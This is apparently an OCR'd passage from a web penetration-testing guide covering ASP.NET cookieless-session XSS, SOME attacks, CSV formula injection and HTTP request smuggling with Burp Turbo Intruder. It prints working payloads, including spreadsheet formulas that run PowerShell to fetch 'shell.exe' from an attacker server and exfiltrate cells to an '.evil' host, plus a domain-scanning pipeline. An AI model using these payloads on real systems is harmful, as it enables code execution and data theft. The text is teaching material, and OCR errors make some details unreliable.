


Figure 73 – Directory structure of the sample ASP.NET web application vulnerable to XSS due to cookieless sessions

Opening the following URL will execute the alert box:

```
http://127.0.0.1:49814/dir1/dir2/dir3/(A("onerror="alert`1`")/default.aspx
```

Figure 74 – An alert box executing after navigating a web browser to the source code above using the XSS vector described above

(Note: The backtick "`" JavaScript string literal characters have been URL encoded to 60% after I clicked the link.) Additionally, in the example, it doesn't matter which directory the payload is placed between. For example if the payload is moved in between "/dir1/" and "/dir2/" and opened in a web browser it will still execute as shown below:

http://127.0.0.1:49814/dir1/(A("onerror="alert`1`"))/dir2/dir3/default.aspx

```
http://127.0.0.1:49814/dir1/(A("onerror="alert`1`")/dir2/dir3/default.aspx
```

Figure 75 – Alert box triggering after changing where in the URL bar the XSS payload is placed

A researcher has released a tool that can assist in identifying this vulnerability, along with some additional references and examples of bug bounty write-ups:

https://github.com/RealLinkers/cookieless
https://hackerone.com/reports/881115

https://medium.com/bugbountywriteup/reflected-xss-on-microsoft-com-subdomains-4bdfc2c716df

In order to find and exploit instances of low-hanging fruit for the ASP.NET cookieless vulnerability, perform the following steps:

1. Install the dependencies and tools located at the links below on a VPS.
    a. https://github.com/tomnomnom/assetfinder
    b. https://github.com/tomnomnom/httprobe
    c. https://github.com/RealLinkers/cookieless
2. On the VPS, execute the following shell command for each domain you wish to test.

```
assetfinder -subs-only test-domain.com | httprobe | cookieless
```

SOME Attacks

An additional method to exploiting JSONP callbacks has been discovered by security researcher Ben Hayak. This technique nicknamed SOME (Same Origin Method Execution), attacks abuse dynamically generated JSONP callbacks to execute malicious JavaScript resulting in XSS-like attacks. Similar to how DEP memory corruption mitigation can be bypassed with ROP chains, SOME attacks use existing JavaScript hosted on a page to execute malicious behavior. This leads to CSP bypasses and XSS. For more information check out the excellent work from Ben Hayak here:

http://www.benhayak.com/2015/06/
http://www.benhayak.com/2020/08/

CSV Injection

One of the newer web application client-side (and sometimes server-side) injection flaws is CSV injection. CSV is file format that stands for “comma separated value.” Essentially, it’s a plain text file where columns of data are separated by commas (or other delimiter characters), and rows are separated by new line characters. Usually, this file format is opened in programs like Microsoft Excel, OSX Numbers, and other spreadsheet applications.

CSV injection, sometimes called formula injection, occurs when user-controllable data is placed into a CSV file that can be exported, downloaded, or somehow sent to a victim, where the file appears to come from a trusted source. If the developer did not sanitize or escape the data, then an attacker can place payloads that make use of the software’s formula features that are used to open the file.

Similar to how XSS flaws can be stored or reflective, CSV injection can occur in a stored or reflective context. In my experience, the stored variety is more common, but can sometimes only be found through blind means. CSV can be a critical vulnerability in many circumstances.

For example, I found several instances of CSV injection flaws last year while performing penetration tests. In most cases, these attacks could be exploited from a lower level account to attack higher, privileged accounts.

One memorable instance was found in a financial web application. A regular end user could craft a malicious “POST” request that placed the parameters into a CSV report, which was then made available to download to administrative users through their web dashboard’s GUI.

Even worse, administrative users had been given access to functionality they should not have had (in my opinion) including the ability to take control of any user’s account (impersonate user) with the click of button on their dashboard. Once impersonated, not only were the account’s banking details displayed, but also money transfers could be performed.

By exploiting the stored CSV injection, it was possible to compromise an administrative user's workstation, and therefore users could transfer money out of anyone's accounts (although the developers claimed other controls were in place to prevent this). Even if the developer's claims were true (I still remain skeptical) it was possible to perform other sensitive actions typical of administrators, or place malware in the administrator's workstations.

In order to demonstrate a reflective CSV vulnerability, I searched GitHub for the following string:

```
fputcsv $_GET
```

The first page returned several potentially dangerous code segments that could result in a vulnerability. For example, look at the following source code that resulted from the search:

```
<?php
    $indianCodeOld = $_GET['v1'];
    …SNIP…
    header('Content-type: text/csv; charset=UTF-8');
    header('Content-Disposition: attachment; filename=Optimization.csv');
    $outputFile = fopen('php://output', 'wr');
    fputcsv($outputFile, array("PRE-OPTIMIZATION", "", ""));
    fputcsv($outputFile, array("Foreign Stocks", "", ""));
    fputcsv($outputFile, array("Stock Code", "Shares Owned", "Risk", "Risk
Contribution"));
    for($b=0; $b<count($indianCodeOld); $b++){
      fputcsv($outputFile, array($indianCodeOld[$b],
…SNIP…
    }
```

As shown in the code above, a GET parameter (there were actually multiple, but they were cut for this example) is taken from a web request and placed into a CSV context, which is immediately sent back to the end user as a file attachment. In most instances, an attacker could create a URL like the following to exploit this vulnerability:

```
http://127.0.0.1:8000/output.php?v1=attackerpayload
```

The "attackerpayload" would be placed inside a CSV file and the end user's browser would prompt the user to open the file. In this case, the payload must be sent as an "object" or array likely because of this part of the code:

```
count($indianCodeOld);
```

If the parameter is not sent as an array, the following error will be placed into the Excel sheet:

```
<b>Warning</b>:  count(): Parameter must be an array or an object that implements
Countable in <b>/Users/sequel/Desktop/output.php</b> on line <b>32</b><br />
```

And only the first character of the payload will be shown, possibly due to this portion of the code:

```
array($indianCodeOld[$b]
```

In PHP it's easy to send an object as a parameter simply by using square brackets "[]" in the URL like the following link below shows:

```
http://127.0.0.1:8000/output.php?v1[]=attackerpayload
```

Hosting the vulnerable code snippet as output.php using PHP's built-in web server on port 8000 is easily accomplished by running the following in terminal with PHP installed:

```
php -S 127.0.0.1:3000
```

When a web browser is navigated to the link above, the browser asks if the user would like to save the file or open it.




Figure 76 – Navigating a web browser to the payload above prompts the web browser to download the CSV file

If the victim opens the file in Excel, the "attackerspayload" value will be reflected into a data cell.




Figure 77 – A screenshot showing the "attackerspayload" text has been reflected in the CSV file.

Next, check if formulas can execute. If a cell starts with any of the following characters, then Excel will interpret the cell as a formula and execute the cell as a formula.

- =
- -
- +
- @

These macros can run commands on the victim's machine, download and execute malware, or send sensitive information contained in the spreadsheet to an attacker. Below are some examples of common payloads:

```
=DDE ("cmd";"/C calc";"!A0")A0
@SUM(1+9)*cmd|' /C calc'!A0
=10+20+cmd|' /C calc'!A0
=cmd|' /C notepad'!'A1'
=cmd|'/C powershell IEX(wget attacker_server/shell.exe)'!A0
=cmd|'/c rundll32.exe \\10.0.0.1\3\2\1.dll,0'! xlbgnm.A1
=IMPORTXML(CONCAT(""http://some-server-with-log.evil?v="", CONCATENATE(A2:E2)),
""//a"")
=HYPERLINK("http://127.0.0.1:8000/?x="&A3&","&B3&"[CR]","Error fetching info: Click me
to resolve.")
```

If the victim clicks the following link on Windows and opens the download in Excel, notepad will launch:

```
http://127.0.0.1:8000/output.php?v1[]==cmd|' /C notepad'!'A1'
```

In a stored CSV injection, the attacker's payload is stored in a file or database and then later delivered to the victim. This often occurs when an administrative user exports a report, or a CSV file is saved to workstation/server/cloud and later accessed by an end user.

In order to demonstrate a stored CSV injection, I performed the following search on GitHub:

```
$_POST fputcsv
```

Several examples of potentially vulnerable stored CSV injection vulnerabilities showed up in the first page of results, but the first result looked the most interesting:

```
<?php

        $name = $ POST["name"];
        $usn = $_POST["usn"];
        $phone = $ POST["mobile no"];
        $email = $ POST["email"];

        $msg='<div style="padding-left:"100px";">Below is the list of events that you
intend to participate in: </br>';
        $count=1;

        $selected = "no";

        if(isset($ POST['photo'])){

        $line = array("$name","$usn","$phone","$email");
        $handle = fopen("Photography.csv", "a");
        fputcsv($handle, $line);
        fclose($handle);
                $msg.=$count.". Photography</br>";
                $count++;
                $selected="yes";
        }
_SNIP_
?>
```

As seen in the code snippet above, the "name," "usn," "mobile_no," and "email" POST parameters are taken from a request, placed into a PHP array variable, and then appended as a new line into the "Photography.csv" file. If an attacker poisoned any of those parameters with a malicious formula, then the attacker's formula would be written to a CSV file on the hosting infrastructure. In the worst-case scenario, a malware dropper would be written to the hosting machine waiting to be accessed or shared by a victim.

In order to test out the vulnerability, remove the "…SNIP…" portion of the code above and save the code snippet to a file called stored.php. Next, run the following shell command in the same directory as the "stored.php" file and configure a web browser to use an intercepting proxy.

```
php -S 127.0.0.1:8000
```

Author's Note:

> If you're having problems intercepting the request to localhost with BurpSuite, use Firefox and type "about:config" into the URL bar, accept the warning, and then search for the "network.proxy.allow_hijacking_localhost" key. Ensure the value is set to "TRUE**.** "

Intercept a request to the following http://127.0.0.1:8000/stored.php?photo=test and send the request to the BurpSuite "repeater" tab. In the repeater tab, right-click the request and select "Change Request Method." Next, add the name, usn, mobile_no, and email parameters to the post request with a test value. Below is an example:

```
POST /stored.php HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 71

photo=test&name=payload1&usn=payload2&mobile_no=payload3&email=payload4
```

Figure 78 – Example request

Submit the request and observe that the "Photography.csv" file has been created in the same directory as the stored.csv file. Opening the file shows that the payloads have been inserted into a cell. If any of the payloads had contained a formula, then a potential malware dropper could have been written to the system. For example, if the following request was submitted, then a malware dropper is sitting on the host waiting to be opened by a victim.

```
POST /stored.php HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 122

photo=test&name=@cmd|'/C powershell IEX(wget
attacker_server/shell.exe)'!A0&usn=payload2&mobile_no=payload3&email=payload4
```

Figure 79 – Potentially malicious stored CSV request

The good news is that most spreadsheet software will show a warning before executing formulas. However, the message box asks the user if they

trust the source of the file (which resides on the host) implying that they do, in fact, trust the source of the file. Even if the user does become suspicious, many users will click through prompts in order to get work done or meet a deadline. Even security professionals have a bad day sometimes.

Another common form of stored CSV injection is where the attacker's payload is stored in database (like MySQL or MongoDB), and then is later pulled from the database for export to an end user. This is common when an application logs something and then exports a report to end users or admins. In order to prevent SQL Injection and Cross-Site Scripting, some type of sanitization can be employed that strips potentially malicious characters.

While most test payloads (e.g., @1+1 or =1*2) will pass through the typical sanitization schemes, useful payloads like =@cmd|'/C powershell IEX(wget attacker_server/shell.exe)'!A0 or =HYPERLINK("attacker.com", "CLICK ME") can be impacted by escaping the single or double quotes before placing the data into the database.

For example, look at the following code snippet taken from GitHub. While it doesn't store the payload, it's a good example of how some developers escape the CSV data before placing or pulling the data from the database:

```
$check for order sql = sprintf("SELECT count(*) as prodCount1, order id FROM orders
WHERE accounts number = '%s' AND customer invoice number = '%s' ",
mysql real escape string($csv['accounts number']),
mysql real escape string($csv['customer invoice number']) );

$check for order query = my db query($check for order sql);
$check_for_order = my_db_fetch_array($check_for_order_query);
```

According to the PHP documentation "**mysql_real_escape_string()** calls MySQL's library function mysql_real_escape_string, which prepends backslashes to the following characters: **\x00** , **\n** , **\r** , \ , **'** , **"** and **\x1a** ."

In these cases, I have found success in using the "CHAR()", and "TEXTJOIN" functions to transform any escaped characters. For example, a malicious hyperlink payload could look like the following:

```
=HYPERLINK(TEXTJOIN(,TRUE,CHAR(104),CHAR(116),CHAR(116),CHAR(112),CHAR(115),CHAR(58),C
HAR(47),CHAR(47),CHAR(119),CHAR(119),CHAR(119),CHAR(46),CHAR(103),CHAR(111),CHAR(111),
CHAR(103),CHAR(108),CHAR(101),CHAR(46),CHAR(99),CHAR(111),CHAR(109)))
```

Since commas, numbers, and parenthesis are not escaped, the payload passes through the escaping function. If the reader copies and pastes the above into an Excel cell, a hyperlink will be created directing to https://www.google.com . All the payload does is use the TEXTJOIN function with comma delimiter, and sets “Skip empty cells” value to TRUE, followed by using the CHAR() function to create the string https://www.google.com/ . If the reader is trying to identify blind CSV injection vulnerabilities, it could be useful to encode a “Burp Collaborator” payload into the external link.

Additionally, as the code snippet shows above, looking for SQL injections when CSV files are being read can sometimes yield good results.

Author’s Note:

Section 4

HTTP Desync

Security researcher James Kettle released a new form of HTTP request smuggling and cache poisoning attacks at Defcon 27. These attacks abuse the modern-day complexity of web application hosting environments. I highly recommend reading the summary on the researcher's post (https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn), full white paper (https://portswigger.net/kb/papers/z7ow0oy8/http-desync-attacks.pdf), and watching the Defcon or Blackhat talk (https://www.youtube.com/watch?v=_A04msdplXs). The following summary uses images from his post to introduce the concepts to the reader.

At a high level, a single TCP/TLS socket can send multiple HTTP requests. These are placed back-to-back, and the request headers are used by different systems to work out the order and size of each request. Based upon this parsing, the server decides where a request ends and which response should be served to which request. The image below shows how both users (blue and green) receive the proper responses to their requests and in the correct order.

Figure 80 – James kettle's image explaining how HTTP requests are processed

If a front-end server parses these headers differently from a back-end server, then a security vulnerability can arise. As shown in the image below, the attacker has manipulated his last request to contain a second request inside of it. This is represented by the orange box. The back-end server then

parses this as if it was sent by the other green user, and creates a response to send back to the green user.

Figure 81 – James Kettle's image used to show a potentially smuggled request

Generally, this situation can occur when an attacker manipulates the Content-Length (CL) or Transfer-Encoding (TE) headers. If the front-end device parses either one of the headers differently than the back-end device, the scenario showed above may occur.

This opens up several attack opportunities including cache poisoning, bypassing front end-based access controls, mass exploitation of a reflected Cross-Site Scripting flaw, open redirection, phishing, drive-by downloads, exploit kits, and denial of service attacks. It's important to realize the green user (victim) does not need to click a hyperlink or have their traffic redirected by the attacker.

The victim only needs to access the vulnerable website while the attacker is poisoning the back end. The attacker's location to the victim is also not relevant. These attacks can be performed completely remotely, independent of location, and without any interaction by the victim (other than visiting the vulnerable website). BurpSuite's "Turbo Intruder" extension makes this attack reliable and possible for mass exploitation. A sustained attack with open source tools has the opportunity to poison the responses of the majority of users visiting the site.

An open source scanning tool has been released as well as the BurpSuite plugin in an attempt to identify these vulnerabilities in an automated fashion. These tools help identify the types of parsing behaviors that can result in exploitable vulnerabilities. Once a potential parsing behavior has been identified, the BurpSuite extension makes use of BurpSuite's Turbo

Intruder to exploit the vulnerability. Once a potential identity has been identified, writing a proof of concept is a must because not all devices that can be desynchronized are able to be exploited.

In order to test a website against HTTP Desync attacks, install the “HTTP Request Smuggler” plugin from the Burp Apps store. Once installed, make sure the plugin is enabled under the “extender” tab. Configure a web browser to use BurpSuite and manually crawl/spider the target normally. When you come across an endpoint you wish to test, right-click the request and select the “Launch Smuggle Probe” option. Configure which header parsing quirks you would like to test for and launch the probe.

In the “Extender” tab under the “Extensions” and “Output” subtabs, click “show in UI.” This will place the output of the plugin and give the status of the probe’s progress. Once it completes, any potentially identified vulnerability will be shown in the “Target” tab like any other vulnerability.

Once an issue has been identified, the technique that the endpoint might be vulnerable against will be displayed. In order to test it, select the issue and one of the requests under the issue, and then right-click the request and select the Smuggle Attack (CL.TE) or Smuggle Attack (TE.CL), depending the issue(s) found.

As can be seen in the screenshot below, the endpoint could be vulnerable to the CL.TE vanilla exploit. When I right-clicked the issue and selected the request, I then selected the Smuggle Attack (CL.TE).





Figure 82 – An image showing how to launch CL.TE smuggling attack in BurpSuite

Essentially, BurpSuite is telling us that the front-end server is using the Content-Length header to parse the size of the request, and the back-end server is using the Transfer-Encoding header to parse the length of the request. BurpSuite thinks it has identified a quirk in how these systems are interacting and believes an attacker can smuggle a request through.

Once a smuggle attack is clicked, a pre-configured Turbo Intruder configuration will be shown to the end user. Since I am testing this on the BurpSuite labs page, the goal is to make the response return a response to an invalid “GPOST” request. In order to accomplish this, I changed the “prefix” to only contain the character “G.”




```
# if you edit this file, ensure you keep the line endings as CRLF or you'll have a bad time
def queueRequests(target, wordlists):

    # to use Burp's HTTP stack for upstream proxy rules etc, use engine=Engine.BURP
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=1, # if you increase this from 1, you may get false positives
                           resumeSSL=False,
                           timeout=10,
                           pipeline=False,
                           maxRetriesPerRequest=0,
                           engine=Engine.THREADED,
                           )

    # This will prefix the victim's request. Edit it to achieve the desired effect.
    prefix = '''G'''

    # The request engine will auto-fix the content-length for us
    attack = target.req + prefix
    engine.queue(attack)

    victim = target.req
    for i in range(14):
        engine.queue(victim)
        time.sleep(0.05)


def handleResponse(req, interesting):
    table.add(req)
```

Figure 83 – Highlighting the Turbo Intruder configuration that will solve the BurpSuite lab

Once the attack is launched, the third response (labeled number two in the left column of BurpSuite) shows the “Prefix” has been parsed as another request, (a request with a GPOST method) and the server responded with an error because “GPOST” is not a valid request method.




Figure 84 – An image of the lab response showing the "GPOST" method request was smuggled

While that doesn't seem too interesting (even though it's still possible to perform a DOS attack against the site's end users), what happens if there is also a reflected XSS vulnerability on the page?

